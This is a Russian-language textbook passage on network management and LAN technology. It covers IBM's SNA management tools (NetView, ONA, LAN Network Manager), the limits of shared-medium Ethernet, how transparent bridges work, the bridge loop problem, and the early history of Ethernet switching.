Выявляет проблему и выполняет шаги, необходимые для начала диагностики проблемы. Назначение этой области — изолировать проблему в конкретной подсистеме, например, в каком-нибудь аппаратном устрой-

стве, программном изделии, компоненте микрокода или сегменте носителя.

Problem diagnosis (Диагноз проблемы)

Определяет точную причину проблемы и воздействие, необходимое для решения этой проблемы. В случае, если диагноз проблемы выполняется вручную, то он следует за определением проблемы. В случае, если он выполняется автоматически, то это обычно делается одновременно с определением проблемы, чтобы можно было выдать результаты вместе.

Problem bypass and recovery (Обход проблемы и восстановление)

Попытки обойти проблему либо частично, либо полностью. Обычно эта операция является временной, причем подразумевается, что далее последует полное решение проблемы; однако обход проблемы может быть перманентным, если она не просто решается.

Problem resolution (Решение проблемы)

Включает усилия, необходимые для устранения проблемы. Решение проблемы обычно начинается после установления ее диагноза и часто включает в себя корректирующее воздействие, которое должно быть занесено в график; например, это может быть замена отказавшего дисковода.

Problem tracking and control (Отслеживание и управление проблемой)

Отслеживает проблему до ее полного решения. В частности, если для решения проблемы необходимо внешнее воздействие, то жизненно важная информация, описывающая эту проблему (такая, как информация контролирования состояния и отчеты о состоянии проблемы), включается в запись управления проблемой, которая вводится в базу данных этой проблемы.

Управление операциями

Управление операциями включает в себя управление распределенными сетевыми ресурсами из центрального пункта. Оно предусматривает два набора функций: услуги общих операций (common operations service) и услуги управления операциями (operations management services).

Услуги общих операций обеспечивают управление ресурсами, которыми другие категории SNA занимаются в неявно выраженном виде, путем обеспечения специализированной связи с этими ресурсами с помощью новых, более производительных прикладных программ.

Двумя очень важными услугами, которые обеспечивают эту производительность, являются команда execute (выполняй) и услуга управления ресурсами.

Команда execute обеспечивает стандартизированные средства выполнения какой-нибудь дистанционной команды. Услуги управления ресурсами обеспечивают возможность транспортировки информации независимым от контекста способом.

Услуги управления операциями обеспечивают возможность управления дистанционными ресурсами путем активации и дезактивации ресурсов, отмены команды и установки часов сетевых ресурсов. Услуги управления операциями могут быть инициированы автоматически в результате продвижения уведомления о системной проблеме, тем самым позволяя автоматическую обработку дистанционных проблем.

Управление изменениями

Управление изменениями Помогает пользователям управлять сетевыми или системными изменениями путем обеспечения отправки, извлечения, установки и удаления файлов изменений в отдаленных узлах. Кроме того, управление изменениями обеспечивает активацию узла. Изменения имеют место либо из-за изменений в требованиях пользователя, либо из-за необходимости обойти проблему.

Хотя наличие проблем приводит к изменению, изменение также может вызвать проблемы.

Управление изменением пытается минимизировать проблемы, вызванные изменением, путем поощрения упорядоченного изменения и отслеживания изменений.

Основные архитектуры и платформы управления

IBM предлагает несколько архитектур управления и важных платформ управления.

Структура управления открытой сети (ONA)

Базовая структура ONA включает в себя:

- Фокусы (focal points) обеспечивают поддержку операций централизованного сетевого управления. Это те объекты управления, которые уже были названы ранее в описанной общей модели. Фокусы отвечают на предупреждения конечных станций, поддерживают базы данных управления и обеспечивают интерфейс пользователя с оператором управления сети. Существуют два вида фокусов: первичный (primary) и вторичный (secondary). Первичные фокусы соответствуют описанным выше. Вторичные фокусы обеспечивают резерв для первичных фокусов и используются при отказе первичных фокусов. Вложенные фокусы (nested focal points) обеспечивают поддержку

распределенного управления для частей крупных сетей. Они продвигают критичную информацию в другие глобальные фокусы.

- Точки сбора (collection points) передают информацию из автономных подсетей SNA в фокусы. Точки сбора обычно используются для продвижения данных из сети IBM с равноправными узлами в иерархию ONA.
- Точки ввода (entry points) являются устройствами SNA, которые могут реализовать ONA для себя и для других устройств. Большинство стандартных устройств SNA могут быть точками ввода.
- Точки обслуживания (service points) являются системами, которые обеспечивают доступ в ONA для устройств, не являющихся устройствами SNA. Точки обслуживания способны отправлять в фокусы информацию сетевого управления о системах, не являющихся системами SNA, а также принимать команды из фокусов, транслируя их в формат, приемлемый для устройств, не являющихся устройствами SNA, и продвигать их в эти устройства для выполнения. Точки обслуживания фактически являются сетевыми интерфейсами с ONA.

System View

IBM объявила о System View в 1990 г. System View является программой для разработки прикладных задач управления, способных управлять информационными системами от нескольких поставщиков. В частности, System View описывает, как будут выглядеть и работать прикладные программы, управляющие гетерогенными сетями, а также как они будут кооперировать с другими системами управления. System View является официальной стратегией управления системами SAA (Systems Application Architecture — Архитектура системных прикладных программ).

NetView

NetView является самой всеобъемлющей платформой управления сети предметной области. Она содержит следующие основные части:

Command control facility (средства управления командами)

Обеспечивает возможность управления сети с помощью базового оператора и команд файлового доступа к прикладным программам, контроллерам, операционным системам и интерфейсу Net View/PC (интерфейс между NetView и устройствами, не являющимися устройствами SNA) VTAM (Virtual Telecommcnications Access Method — Метод Обеспечения Доступа к Виртуальной Сети Связи).

Hardware monitor (монитор аппаратного обеспечения)

Контролирует сеть и автоматически выдает предупреждения оператору сети, если имеет место неисправность в аппаратуре.

Session monitor (монитор сеанса)

Действует как монитор производительности VTAM. Монитор сеанса обеспечивает определение проблем в программном обеспечении и управление конфигурацией.

Help function (функция оказания помощи)

Обеспечивает помощь пользователям услуг управления NetView. Эта функция включает в себя средства просмотра файлов, пульт функции помощи и библиотеку наиболее часто встречающихся ситуаций при работе сети.

Status monitor (монитор состояния)

Обобщает и представляет информацию о состоянии сети.

Performance monitor (монитор производительности)

Контролирует производительность контроллеров связи (communications controllers), которые также называются процессорами предварительной обработки данных (front-end processors — FEPs), Программу управления сетью (Network Control Program — NCP) и прикрепленными ресурсами.

Distribution manager (управляющий распределением)

Планирует, составляет график и отслеживает распределение информации, программного обеспечения и микрокода 3174 в среде SNA.

Управляющий сети LAN

Изделие IBM «Управляющий сети LAN» (LAN Network Manager — LNM) представляет собой прикладную программу управления сети, базирующуюся на OS/2 Extended Edition (расширенный вариант), которая позволяет управлять локальными сетями Token Ring из центрального пункта поддержки. Для NetView деятельность LNM может быть видимой (например, аварийные сигналы). LNM сообщается с программным обеспечением LAN, называемым LAN Station Manager (LSM) (Управляющий станций LAN), которое реализует агентов управления в отдельных конечных станциях LAN. Сообщение между LNM и LSM осуществляется путем использования Протокола CMIS/CMIP (OSI Common Management Information Services/Common Management Information Protocol — Информационные услуги общего управления OSI/ Протокол информации общего управления), который управляет работой протокола LLC (Logical Link Control — Протокол управления логическим каналом без установления соединения).

Тенденция вытеснения концентраторов и маршрутизаторов коммутаторами

Транспортная система локальных сетей масштаба здания или кампуса уже достаточно давно стала включать разнообразные типы активного коммуникационного оборудования — повторители, концентраторы, коммутаторы и маршрутизаторы, соединенные в сложные иерархические структуры.

Активное оборудование управляет циркулирующими в сети битами, кадрами и пакетами, стараясь организовать их передачу так, чтобы данные терялись как можно реже, а попадали к адресатам как можно быстрее, в соответствии с потребностями трафика работающих в сети приложений.

Описанный подход стал нормой при проектировании крупных сетей и полностью вытеснил сети, построенные исключительно на основе пассивных сегментов кабеля, которыми совместно пользуются для передачи информации компьютеры сети. Преимущества сетей с иерархически соединенным активным оборудованием не раз проверены на практике и сейчас никем не оспариваются.

И, если не обращать внимание на типы используемого оборудования, а рассматривать их просто как многопортовые черные ящики, то может сложиться впечатление, что никаких других изменений в теории и практике построения локальных сетей нет — предлагаются и реализуются очень похожие схемы, отличающиеся только количеством узлов и уровней иерархии коммуникационного оборудования.

Однако, качественный анализ используемого оборудования говорит об обратном. Изменения есть, и они существенны. За последние годдва коммутаторы стали заметно теснить другие виды активного оборудования с казалось бы прочно завоеванных позиций. Несколько лет назад в типичной сети здания нижний уровень иерархии всегда занимали повторители и концентраторы, верхний строился с использованием маршрутизаторов, а коммутаторам отводилось место где-то посередине, на уровне сети этажа. К тому же, коммутаторов обычно было немного — их ставили только в очень загруженные сегменты сети или же для подключения сверхпроизводительных серверов.

Коммутаторы стали вытеснять маршрутизаторы из центра сети на периферию, где они использовались для соединения локальной сети с глобальными.

Центральное место в сети здания занял модульный корпоративный коммутатор, который объединял на своей внутренней, как правило, очень производительной, магистрали все сети этажей и отделов. Коммутаторы

потеснили маршрутизаторы потому, что их показатель «цена/производительность», рассчитанный для одного порта, оказался гораздо ниже при приближающихся к маршрутизаторам функциональным возможностям по активному воздействию на передаваемый трафик. Сегодняшние корпоративные коммутаторы умеют многое из того, что несколько лет назад казалось исключительной прерогативой маршрутизаторов: транслировать кадры разных технологий локальных сетей, например Ethernet в FDDI, осуществлять фильтрацию трафика по различным условиям, в том числе и задаваемым пользователем, изолировать трафик одного сегмента от другого и т.п. Коммутаторы ввели также и новую технологию, которая до их появления не применялась — технологию виртуальных сегментов, позволяющих перемещать пользователей из одного сегмента в другой чисто программным путем, без физической перекоммутации разъемов. И при всем при этом стоимость за один порт при равной производительности у коммутаторов оказывается в несколько раз ниже, чем у маршрутизаторов.

После завоевания магистрального уровня корпоративной сети коммутаторы начали наступление на сети рабочих групп, где до этого в течение последних пяти лет всегда использовались многопортовые повторители (концентраторы) для витой пары, заменившие пассивные коаксиальные сегменты. Появились коммутаторы, специально предназначенные для этой цели — простые, часто неуправляемые устройства, способные только быстро передавать кадры с порта на порт по адресу назначения, но не поддерживающие всей многофункциональности корпоративных коммутаторов. Стоимость таких коммутаторов в расчете на один порт быстро снижается и, хотя порт концентратора по-прежнему стоит меньше порта коммутатора рабочей группы, тенденция к сближению их цен налицо.

Эти данные собраны по всем классам коммутаторов, от уровня рабочей группы до магистрального уровня, где концентраторы не применяются, поэтому сопоставление концентраторов только с коммутаторами рабочих групп дало бы еще более близкие в стоимостном отношении результаты, так как стоимость за порт Ethernet у отдельных коммутаторов доходит до $150, то есть всего в полтора раза превышает стоимость порта концентратора Ethernet.

В то же время производительность сети, построенной на коммутаторе, обычно в несколько раз превышает производительность аналогичной сети, построенной с использованием концентратора. Так как плата за повышение производительности не так уж велика и постоянно снижается, то многие сетевые интеграторы все чаще соглашаются с ней для снижения задержек в своей сети.

С распространением работающих в реальном времени приложений ущерб от транспортных задержек становится все ощутимее, а нагрузка на транспортную систему возрастает, что еще больше стимулирует прибли-

жение таких высокопроизводительных устройств, как коммутаторы, к пользовательским компьютерам.

Естественно, тенденция повышения роли коммутаторов в локальных сетях не имеет абсолютного характера. И у маршрутизаторов, и у концентраторов по-прежнему имеются свои области применения, где их применение более рационально, чем коммутаторов. Маршрутизаторы остаются незаменимыми при подключении локальной сети к глобальной. Кроме того, маршрутизаторы хорошо дополняют коммутаторы при построении виртуальных сетей из виртуальных сегментов, так как дают испытанный способ объединения сегментов в сеть на основании их сетевых адресов.

Концентраторы также имеют сегодня свою нишу. По-прежнему существует большое количество случаев, когда трафик в рабочей группе невелик и направлен к одному серверу. В таких случаях высокая производительность коммутатора мало что дает конечному пользователю — при замене концентратора на коммутатор он ее практически не почувствует.

Тем не менее, в локальных сетях появляется все больше коммутаторов, и эта ситуация вряд ли коренным образом изменится в ближайшем будущем. Некоторые новые технологии, такие как ATM, вообще используют коммутацию как единственный способ передачи данных в сети, другие, например, Gigabit Ethernet — рассматривают ее в качестве, хотя и не единственного, но основного способа связи устройств в сети.

Технологии коммутации кадров (frame switching) в локальных сетях

Ограничения традиционных технологий (Ethernet, Token Ring), основанных на разделяемых средах передачи данных

Повторители и концентраторы локальных сетей реализуют базовые технологии, разработанные для разделяемых сред передачи данных. Классическим представителем такой технологии является технология Ethernet на коаксиальном кабеле. В такой сети все компьютеры разделяют во времени единственный канал связи, образованный сегментом коаксиального кабеля.

При передаче каким-нибудь компьютером кадра данных все остальные компьютеры принимают его по общему коаксиальному кабелю, находясь с передатчиком в постоянном побитном синхронизме. На время передачи этого кадра никакие другие обмены информации в сети не разрешаются. Способ доступа к общему кабелю управляется несложным распределенным механизмом арбитража — каждый компьютер имеет право начать передачу кадра, если на кабеле отсутствуют информационные сигналы, а при одновременной передаче кадров несколькими компьютерами

схемы приемников умеют распознавать и обрабатывать эту ситуацию, называемую коллизией. Обработка коллизии также несложна — все передающие узлы прекращают выставлять биты своих кадров на кабель и повторяют попытку передачи кадра через случайный промежуток времени.

Работа всех узлов сети Ethernet в режиме большой распределенной электронной схемы с общим тактовым генератором приводит к нескольким ограничениям, накладываемым на сеть. Основными ограничениями являются:

Максимально допустимая длина сегмента

Она зависит от типа используемого кабеля: для витой пары это 100 м, для тонкого коаксиала — 185 м, для толстого коаксиала — 500 м, а для оптоволокна — 2000 м. Для наиболее дешевых и распространенных типов кабеля — витой пары и тонкого коаксиала — это ограничение часто становится весьма нежелательным. Технология Ethernet предлагает использовать для преодоления этого ограничения повторители и концентраторы, выполняющие функции усиления сигнала, улучшения формы фронтов импульсов и исправления погрешностей синхронизации. Однако возможности этих устройств по увеличению максимально допустимого расстояния между двумя любыми узлами сети (которое называется диаметром сети) не очень велики — число повторителей между узлами не может превышать 4-х (так называемое правило четырех хабов). Для витой пары это дает увеличение до 500 м. Кроме того, существует общее ограничение на диаметр сети Ethernet — не более 2500 м для любых типов кабеля и любого количества установленных концентраторов. Это ограничение нужно соблюдать для четкого распознавания коллизий всеми узлами сети, как бы далеко (в заданных пределах) они друг от друга не находились, иначе кадр может быть передан с искажениями.

Максимальное число узлов в сети

Стандарты Ethernet ограничивают число узлов в сети предельным значением в 1024 компьютера вне зависимости от типа кабеля и количества сегментов, а каждая спецификация для конкретного типа кабельной системы устанавливает еще и свое, более жесткое ограничение. Так, к сегменту кабеля на тонком коаксиале нельзя подключить более 30 узлов, а для толстого коаксиала это число увеличивается до 100 узлов. В сетях Ethernet на витой паре и оптоволокне каждый отрезок кабеля соединяет всего два узла, но так как количество таких отрезков спецификация не оговаривает, то здесь действует общее ограничение в 1024 узла.

Существуют также и другие причины, кроме наличия указанных в стандартах ограничений, по которым число узлов в сети Ethernet обычно не превосходит нескольких десятков. Эти причины лежат в самом принципе разделения во времени одного канала передачи данных между всеми узлами сети. При подключении к такому каналу каждый узел пользу-

ется его пропускной способностью — 10 Мб/с — в течение только некоторой доли общего времени работы сети. Соответственно, на узел приходится эта же доля пропускной способности канала. Даже если упрощенно считать, что все узлы получают равные доли времени работы канала и непроизводительные потери времени отсутствуют, то при наличии в сети N узлов на один узел приходится только 10/N Мб/с пропускной способности. Очевидно, что при больших значениях N пропускная способность, выделяемая каждому узлу, оказывается настолько малой величиной, что нормальная работа приложений и пользователей становится невозможной — задержки доступа к сетевым ресурсам превышают тайм-ауты приложений, а пользователи просто отказываются так долго ждать отклика сети.

Случайный характер алгоритма доступа к среде передачи данных, принятый в технологии Ethernet, усугубляет ситуацию. В случае, если запросы на доступ к среде генерируются узлами в случайные моменты времени, то при большой их интенсивности вероятность возникновения коллизий также возрастает и приводит к неэффективному использованию канала: время обнаружения коллизии и время ее обработки составляют непроизводительные затраты. Доля времени, в течение которого канал предоставляется в распоряжение конкретному узлу, становится еще меньше.

До недавнего времени в локальных сетях редко использовались мультимедийные приложения, перекачивающие большие файлы данных, нередко состоящие из нескольких десятков мегабайт. Приложения же, работающие с алфавитно-цифровой информацией, не создавали значительного трафика. Поэтому долгое время для сегментов Ethernet было действительным эмпирическое правило — в разделяемом сегменте не должно быть больше 30 узлов. Теперь ситуация изменилась и нередко 3-4 компьютера полностью загружают сегмент Ethernet с его максимальной пропускной способностью в 10 Мб/с или же 14880 кадров в секунду.

Более универсальным критерием загруженности сегмента Ethernet по сравнению с общим количеством узлов является суммарная нагрузка на сегмент, создаваемая его узлами. В случае, если каждый узел генерирует в среднем m_i кадров в секунду для передачи по сети, то средняя суммарная нагрузка на сеть будет составлять $\Sigma_i m_i$ кадров в секунду. Известно, что при отсутствии коллизий, то есть при самом благоприятном разбросе запросов на передачу кадров во времени, сегмент Ethernet может передать не больше 14880 кадров в секунду (для самых коротких по стандарту кадров в 64 байта). Поэтому, если принять эту величину за единицу, то отношение $\Sigma_i m_i/14880$ будет характеризовать степень использования канала, называемый также коэффициентом загрузки.

Зависимость времени ожидания доступа к сети от коэффициента загрузки гораздо меньше зависит от интенсивности трафика каждого уз-

ла, поэтому эту величину удобно использовать для оценки пропускной способности сети, состоящей из произвольного числа узлов. Имитационное моделирование сети Ethernet и исследование ее работы с помощью анализаторов протоколов показали, что при коэффициенте загрузки в районе 0.3-0.5 начинается быстрый рост числа коллизий и соответственно времени ожидания доступа. Поэтому во многих системах управления сетями пороговая граница для индикатора коэффициента загрузки по умолчанию устанавливается на величину 0.3.

Ограничения, связанные с возникающими коллизиями и большим временем ожидания доступа при значительной загрузке разделяемого сегмента, чаще всего оказываются более серьезными, чем ограничение на максимальное количество узлов, определенное в стандарте из соображений устойчивой передачи электрических сигналов в кабелях.

Технология Ethernet была выбрана в качестве примера при демонстрации ограничений, присущих технологиям локальных сетей, так как в этой технологии ограничения проявляются наиболее ярко, а их причины достаточно очевидны. Однако подобные ограничения присущи и всем остальным технологиям локальных сетей, так как они опираются на использование среды передачи данных как одного разделяемого ресурса. Кольца Token Ring и FDDI также могут использоваться узлами сети только в режиме разделяемого ресурса. Отличие от канала Ethernet здесь состоит только в том, что маркерный метод доступа определяет детерминированную очередность предоставления доступа к кольцу, но по-прежнему при предоставлении доступа одного узла к кольцу все остальные узлы не могут передавать свои кадры и должны ждать, пока владеющий правом доступа узел не завершит свою передачу.

Как и в технологии Ethernet, в технологиях Token Ring, FDDI, Fast Ethernet и 100VG-AnyLAN также определены максимальные длины отдельных физических сегментов кабеля и ограничения на максимальный диаметр сети и максимальное количество в ней узлов. Эти ограничения несколько менее стеснительны, чем у технологии Ethernet, но также могут быть серьезным препятствием при создании крупной сети.

Особенно же быстро может проявиться ограничение, связанное с коэффициентом загрузки общей среды передачи данных. Хотя метод маркерного доступа, используемый в технологиях Token Ring и FDDI, или метод приоритетных требований технологии 100VG-AnyLAN позволяют работать с более загруженными средами, все равно отличия эти только количественные — резкий рост времени ожидания начинается в таких сетях при больших коэффициентах загрузки, где-то в районе 60% — 70%. Качественный характер нарастания времени ожидания доступа и в этих технологиях тот же, и он не может быть принципиально иным, когда общая среда передачи данных разделяется во времени между компьютерами сети.

Общее ограничение локальных сетей, построенных только с использованием повторителей и концентраторов, состоит в том, что общая производительность такой сети всегда фиксирована и равна максимальной производительности используемого протокола. И эту производительность можно повысить только перейдя к другой технологии, что связано с дорогостоящей заменой всего оборудования.

Рассмотренные ограничения являются платой за преимущества, которые дает использование разделяемых каналов в локальных сетях. Эти преимущества существенны, недаром технологии такого типа существуют уже около 20 лет.

К преимуществам нужно отнести в первую очередь:

- простоту топологии сети;
- гарантию доставки кадра адресату при соблюдении ограничений стандарта и корректно работающей аппаратуре;
- простоту протоколов, обеспечившую низкую стоимость сетевых адаптеров, повторителей и концентраторов;

Однако начавшийся процесс вытеснения повторителей и концентраторов коммутаторами говорит о том, что приоритеты изменились, и за повышение общей пропускной способности сети пользователи готовы пойти на издержки, связанные с приобретением коммутаторов вместо концентраторов.

Локальные мосты — предшественники коммутаторов

Для преодоления ограничений технологий локальных сетей уже достаточно давно начали применять локальные мосты, функциональные предшественники коммутаторов.

Мост — это устройство, которое обеспечивает взаимосвязь двух (реже нескольких) локальных сетей посредством передачи кадров из одной сети в другую с помощью их промежуточной буферизации. Мост, в отличие от повторителя, не старается поддержать побитовый синхронизм в обеих объединяемых сетях. Вместо этого он выступает по отношению к каждой из сетей как конечный узел. Он принимает кадр, буферизует его, анализирует адрес назначения кадра и только в том случае, когда адресуемый узел действительно принадлежит другой сети, он передает его туда.

Для передачи кадра в другую сеть мост должен получить доступ к ее разделяемой среде передачи данных в соответствии с теми же правилами, что и обычный узел.

Таким образом мост, изолирует трафик одного сегмента от трафика другого сегмента, фильтруя кадры. Так как в каждый из сегментов теперь направляется трафик от меньшего числа узлов, то коэффициент загрузки сегментов уменьшается.

Мост не только снижает нагрузку в объединенной сети, но и уменьшает возможности несанкционированного доступа, так как пакеты, предназначенные для циркуляции внутри одного сегмента, физически не появляются на других, что исключает их «прослушивание» станциями других сегментов.

По своему принципу действия мосты подразделяются на два типа. Мосты первого типа выполняют так называемую маршрутизацию от источника (Source Routing), метод, разработанный фирмой IBM для своих сетей Token Ring. Этот метод требует, чтобы узел-отправитель пакета размещал в нем информацию о маршруте пакета. Другими словами, каждая станция должна выполнять функции по маршрутизации пакетов. Второй тип мостов осуществляет прозрачную для конечных станций передачу пакетов (Transparent Bridges). Именно этот тип мостов лег в основу современных коммутаторов, поэтому остановимся на нем подробнее.

Функции и алгоритмы прозрачных мостов

Прозрачные мосты являются наиболее распространенным типом мостов. Для прозрачных мостов сеть представляется наборами MAC-адресов устройств, используемых на канальном уровне, причем каждый набор связан с определенным портом моста.

Мосты используют эти адреса для принятия решения о продвижении кадра, когда кадр записывается во внутренний буфер моста из какого-либо его порта. Мосты не имеют доступа к информации об адресах сетей, относящейся к более высокому — сетевому — уровню, и они ничего не знают о топологии связей сегментов или сетей между собой. Таким образом, мосты являются совершенно прозрачными для протоколов, начиная с сетевого уровня и выше. Эта прозрачность позволяет мостам передавать пакеты различных протоколов высокого уровня, никоим образом не влияя на их содержимое.

Вследствие функциональной ограниченности мосты имеют достаточно простое устройство и представляют собой удобное и недорогое средство для построения интерсети.

Мосты обеспечивают возможность соединения двух или более сетей для образования единой логической сети. Исходные сети становятся сетевыми сегментами результирующей сети. Каждый такой сегмент остается доменом коллизий, то есть участком сети, в котором все узлы одновременно фиксируют я обрабатывают коллизию. Однако коллизии одного сегмента не приводят к возникновению коллизий в другом сегменте, так

как мост не осуществляет побитовый синхронизм сегментов и ограничивает коллизии тем сегментом, в котором они возникают.

Мосты регенерируют пакеты, которые они передают с одного порта на другой (операция forwarding). Одним из преимуществ использования мостов является увеличение расстояния, покрываемого интерсетью, так как количество пересекаемых мостов не оказывает влияния на качество сигнала.

Прозрачные мосты имеют дело как с адресом источника, так и с адресом назначения, имеющимися в кадрах локальных сетей. Мост использует адрес источника для автоматического построения своей базы данных адресов устройств, называемой также таблицей адресов устройств. В этой таблице устанавливается принадлежность адреса узла какому-либо порту моста. Все операции, которые выполняет мост, связаны с этой базой данных. Функции доступа к среде при приеме и передаче кадров выполняют микросхемы MAC.

Все порты моста работают в так называемом «неразборчивом» (promisquous) режиме захвата пакетов, то есть все поступающие на порт пакеты запоминаются в буферной памяти. С помощью такого режима мост следит за всем трафиком, передаваемым в присоединенных к нему сегментах и использует проходящие через него пакеты для изучения состава сети.

Когда мост получает кадр от какого-либо своего порта, то он (после буферизации) сравнивает адрес источника с элементами базы данных адресов. В случае, если адрес отсутствует в базе, то он добавляется в нее. В случае, если этот адрес уже имеется в базе, то возможны два варианта — либо адрес пришел с того же порта, который указан в таблице, либо он пришел с другого порта. В последнем случае строка таблицы, соответствующая обрабатываемому адресу, обновляется — номер порта заменяется на новое значение (очевидно, станцию с данным адресом переместили в другой сегмент сети). Таким способом мост «изучает» адреса устройств сети и их принадлежность портам и соответствующим сегментам сети. Из-за способности моста к «обучению» к сети могут добавляться новые устройства без необходимости реконфигурирования моста. Администратор может объявить часть адресов статическими и не участвующими в процессе обучения (при этом он их должен задать сам). В случае статического адреса приход пакета с данным адресом и значением порта, не совпадающим с хранящимся в базе, будет проигнорирован и база не обновится.

Кроме адреса источника мост просматривает и адрес назначения кадра, чтобы принять решение о его дальнейшем продвижении. Мост сравнивает адрес назначения кадра с адресами, хранящимися в его базе. В случае, если адрес назначения принадлежит тому же сегменту, что и адрес источника, то мост «фильтрует» (filtering) пакет, то есть удаляет его из

своего буфера и никуда не передает. Эта операция помогает предохранить сеть от засорения ненужным трафиком.

В случае, если адрес назначения присутствует в базе данных и принадлежит другому сегменту по сравнению с сегментом адреса источника, то мост определяет, какой из его портов связан с этим адресом и «продвигает» (forwarding) кадр на соответствующий порт. Затем порт должен получить доступ к среде подключенного к нему сегмента и передать кадр узлам данного сегмента.

В случае, если же адрес назначения отсутствует в базе или же это широковещательный адрес, то мост передает кадр на все порты, за исключением того порта, с которого он пришел. Такой процесс называется «затоплением» (flooding) сети. Затопление гарантирует, что пакет будет помещен на все сегменты сети и, следовательно, доставлен адресату или адресатам. Точно также мост поступает по отношению к кадрам с неизвестным адресом назначения, затопляя им сегменты сети. Очевидно, что некоторое время после инициализации мост выполняет только операцию затопления, так как он ничего не знает о принадлежности адресов сегментам сети.

Мост может быть прозрачен не только для протоколов всех уровней, выше канального, но и для конечных узлов сети. Эта прозрачность состоит в том, что узлы не посылают мосту свои кадры специальным образом, указывая в них адрес порта моста. Даже при наличии моста в сети конечные узлы продолжают посылать кадры данных непосредственно другим узлам, указывая их адреса в качестве адресов назначения кадров. Поэтому порты мостов вообще не имеют MAC-адресов, работая в режиме «неразборчивого» захвата всех кадров. Такая прозрачность моста упрощает работу конечных узлов, и это свойство коренным образом отличает мост от маршрутизатора, которому узел отправляет кадр явным образом, указывая MAC-адрес порта маршрутизатора в своем кадре.

MAC-адрес сетевого адаптера аппаратно устанавливается изготовителем, то при перемещении компьютера мосты должны периодически обновлять содержимое своих адресных баз. Для обеспечения этой функции записи в адресной базе делятся на два типа — статические и динамические. С каждой динамической записью связан таймер неактивности. Когда мост принимает кадр с адресом источника, соответствующим некоторой записи в адресной базе, то соответствующий таймер неактивности сбрасывается в исходное состояние. В случае, если же от какой-либо станции долгое время не поступает кадров, то таймер неактивности исчерпывает свой интервал, и соответствующая ему запись удаляется из адресной базы.

Проблема петель при использовании мостов

Обучение, фильтрация и продвижение основаны на существовании одного логического пути между любыми двумя узлами сети. Наличие нескольких путей между устройствами, известных также как «активные петли», создает проблемы для сетей, построенных на основе мостов.

Рассмотрим в качестве примера сеть, где два сегмента параллельно соединены двумя мостами так, что образовалась активная петля. Пусть новая станция с адресом 10 впервые посылает пакет другой станции сети, адрес которой также пока неизвестен мосту. Пакет попадает как в мост 1, так и в мост 2, где его адрес заносится в базу адресов с пометкой о его принадлежности сегменту 1. Так как адрес назначения неизвестен мосту, то каждый мост передает пакет на сегмент 2. Эта передача происходит поочередно, в соответствии с методом случайного доступа технологии Ethernet. Пусть первым доступ к сегменту 2 получил мост 1. При появлении пакета на сегменте 2 мост 2 принимает его в свой буфер и обрабатывает. Он видит, что адрес 10 уже есть в его базе данных, но пришедший пакет является более свежим, и он утверждает, что адрес 10 принадлежит сегменту 2, а не 1. Поэтому мост 2 корректирует содержимое базы и делает запись о том, что адрес 10 принадлежит сегменту 2. Аналогично поступает мост 1, когда мост 2 передает свою буферизованную ранее первую версию пакета на сегмент 2. В результате пакет бесконечно циркулирует по активной петле, а мосты постоянно обновляют записи в базе, соответствующие адресу 10. Сеть засоряется ненужным трафиком, а мосты входят в состояние «вибрации», постоянно обновляя свои базы данных.

В простых сетях сравнительно легко гарантировать существование одного и только одного пути между двумя устройствами. Но когда количество соединений возрастает или интерсеть становится сложной, то вероятность непреднамеренного образования петли становится высокой. Кроме того, желательно для повышения надежности иметь между мостами резервные связи, которые не участвуют при нормальной работе основных связей в передаче информационных пакетов станций, но при отказе какой-либо основной связи образуют новую связную рабочую конфигурацию без петель. Описанные задачи решает алгоритм покрывающего дерева (Spanning Tree Algorithm, STA).

Требования к пропускной способности моста

До сих пор мы предполагали, что при использовании моста для связи двух сегментов вместо повторителя общая производительность сети всегда повышается, так как уменьшается количество узлов в каждом сегменте и загрузка сегмента уменьшается на ту долю трафика, который теперь является внутренним трафиком другого сегмента. Это действительно так, но при условии что мост передает межсегментный трафик без значительных задержек и без потерь кадров. Однако, анализ рассмотрен-

ного алгоритма работы моста говорит о том, что мост может и задерживать кадры и, при определенных условиях, терять их. Задержка, вносимая мостом, равна по крайней мере времени записи кадра в буфер. Как правило, после записи кадра на обработку адресов также уходит некоторое время, особенно если размер адресной таблицы велик. Поэтому задержка увеличивается на время обработки кадра.

Время обработки кадра влияет не только на задержку, но и на вероятность потери кадров. В случае, если время обработки кадра окажется меньше интервала до поступления следующего кадра, то следующий кадр будет помещен в буфер и будет ожидать там, пока процессор моста не освободиться и не займется обработкой поступившего кадра. В случае, если средняя интенсивность поступления кадров будет в течение длительного времени превышать производительность моста, то есть величину, обратную среднему времени обработки кадра, то буферная память, имеющаяся у моста для хранения необработанных кадров, может переполниться. В такой ситуации мосту некуда будет записывать поступающие кадры и он начнет их терять, то есть просто отбрасывать.

Потеря кадра — ситуация очень нежелательная, так как ее последствия не ликвидируются протоколами локальных сетей. Потеря кадра будет исправлена только протоколами транспортного или прикладного уровней, которые заметят потерю части своих данных и организуют их повторную пересылку. Однако, при регулярных потерях кадров канального уровня производительность сети может уменьшится в несколько раз, так как тайм-ауты, используемые в протоколах верхних уровней, существенно превышают времена передачи кадров на канальном уровне, и повторная передача кадра может состояться через десятки секунд.

Для предотвращения потерь кадров мост должен обладать производительностью, превышающую среднюю интенсивность межсегментного трафика и большой буфер для хранения кадров, передаваемых в периоды пиковой нагрузки.

В локальных сетях часто оказывается справедливым эмпирическое правило 80/20, говорящее о том, что при правильном разбиении сети на сегменты 80% трафика оказывается внутренним трафиком сегмента, и только 20% выходит за его пределы. В случае, если считать, что это правило действует по отношению к конкретной сети, то мост должен обладать производительностью в 20% от максимальной пропускной способности сегмента Ethernet, то есть производительностью 0.2 (14880 = 3000 кадра в секунду. Обычно локальные мосты обладают производительностью от 3000 кадров в секунду и выше.

Однако, гарантий на доставку кадров в любых ситуациях мост, в отличие от повторителя, не дает. Это его принципиальный недостаток, с которым приходится мириться.

Принципы коммутации сегментов и узлов локальных сетей, использующих традиционные технологии

Технология коммутации сегментов Ethernet была предложена фирмой Kalpana в 1990 году в ответ на растущие потребности в повышении пропускной способности связей высокопроизводительных серверов с сегментами рабочих станций. Эта технология основана на отказе от использования разделяемых линий связи между всеми узлами сегмента и использовании коммутаторов, позволяющих одновременно передавать пакеты между всеми его парами портов.

